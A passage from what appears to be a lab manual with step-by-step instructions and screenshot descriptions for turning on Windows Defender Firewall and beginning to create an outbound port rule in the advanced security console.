
See also

Security and Maintenance

Network and Sharing Center



16. The **Customize Settings** window appears.
17. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
18. Click **OK**.



19. The firewall is successfully turned on. Now, click **Advanced settings** in the left pane.

Windows Defender Firewall

Control Panel Home

Allow an app or feature through Windows Defender Firewall

Change notification settings

Turn Windows Defender Firewall on or off

Restore defaults

Advanced settings

Troubleshoot my network

Help protect your PC with Windows Defender Firewall

Windows Defender Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Private networks	Connected
Networks at home or work where you know and trust the people and devices on the network	
Windows Defender Firewall state:	On
Incoming connections:	Block all connections to apps that are not on the list of allowed apps
Active private networks:	Network 7
Notification state:	Do not notify me when Windows Defender Firewall blocks a new app

Guest or public networks	Not connected

See also

Security and Maintenance

Network and Sharing Center




20. The **Windows Firewall with Advanced Security** window appears.
21. Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule...** in the right pane under **Outbound Rules**.


The screenshot shows the Windows Defender Firewall with Advanced Security interface. The left sidebar has a tree view with 'Inbound Rules' selected. The main area is titled 'Outbound Rules' and lists numerous rules. The columns are 'Name', 'Group', 'Profile', 'Enabled', and 'Action'. Most rules are set to 'Allow' and have 'All' as their profile. The 'Actions' pane on the right includes options like 'New Rule...', 'Filter by Profile', and 'Refresh'.

Name	Group	Profile	Enabled	Action
Block network access for R local user acc...		All	Yes	Block
MSMPI-LaunchSvc		All	Yes	Allow
MSMPI-MPIEXEC		All	Yes	Allow
MSMPI-SMPD		All	Yes	Allow
AllJoyn Router (TCP-Out)	AllJoyn Router	Domai...	Yes	Allow
AllJoyn Router (UDP-Out)	AllJoyn Router	Domai...	Yes	Allow
BranchCache Content Retrieval (HTTP-O...)	BranchCache - Content Retr...	All	No	Allow
BranchCache Hosted Cache Client (HTT...	BranchCache - Hosted Cach...	All	No	Allow
BranchCache Hosted Cache Server(HTTP...	BranchCache - Hosted Cach...	All	No	Allow
BranchCache Peer Discovery (WSD-Out)	BranchCache - Peer Discove...	All	No	Allow
Captive Portal Flow	Captive Portal Flow	All	Yes	Allow
Cast to Device functionality (qWave-TCP...	Cast to Device functionality	Private...	Yes	Allow
Cast to Device functionality (qWave-UDP...	Cast to Device functionality	Private...	Yes	Allow
Cast to Device streaming server (RTP-Stre...	Cast to Device functionality	Private	Yes	Allow
Cast to Device streaming server (RTP-Stre...	Cast to Device functionality	Domain	Yes	Allow
Cast to Device streaming server (RTP-Stre...	Cast to Device functionality	Public	Yes	Allow
Client for NFS (TCP-Out)	Client for NFS	All	Yes	Allow
Client for NFS (UDP-Out)	Client for NFS	All	Yes	Allow
Core Networking - DNS (UDP-Out)	Core Networking	All	Yes	Allow
Core Networking - Dynamic Host Config...	Core Networking	All	Yes	Allow
Core Networking - Dynamic Host Config...	Core Networking	All	Yes	Allow
Core Networking - Group Policy (LSASS-...	Core Networking	Domain	Yes	Allow
Core Networking - Group Policy (NP-Out)	Core Networking	Domain	Yes	Allow
Core Networking - Group Policy (TCP-Out)	Core Networking	Domain	Yes	Allow
Core Networking - Internet Group Mana...	Core Networking	All	Yes	Allow
Core Networking - IPHTTPS (TCP-Out)	Core Networking	All	Yes	Allow
Core Networking - IPv6 (IPv6-Out)	Core Networking	All	Yes	Allow
Core Networking - Multicast Listener Do...	Core Networking	All	Yes	Allow
Core Networking - Multicast Listener Ou...	Core Networking	All	Yes	Allow


22. In **New Outbound Rule Wizard**, select **Port** as **Rule Type** and click **Next**.




23. Select **All remote ports** in **Protocol and Ports** and click **Next**.



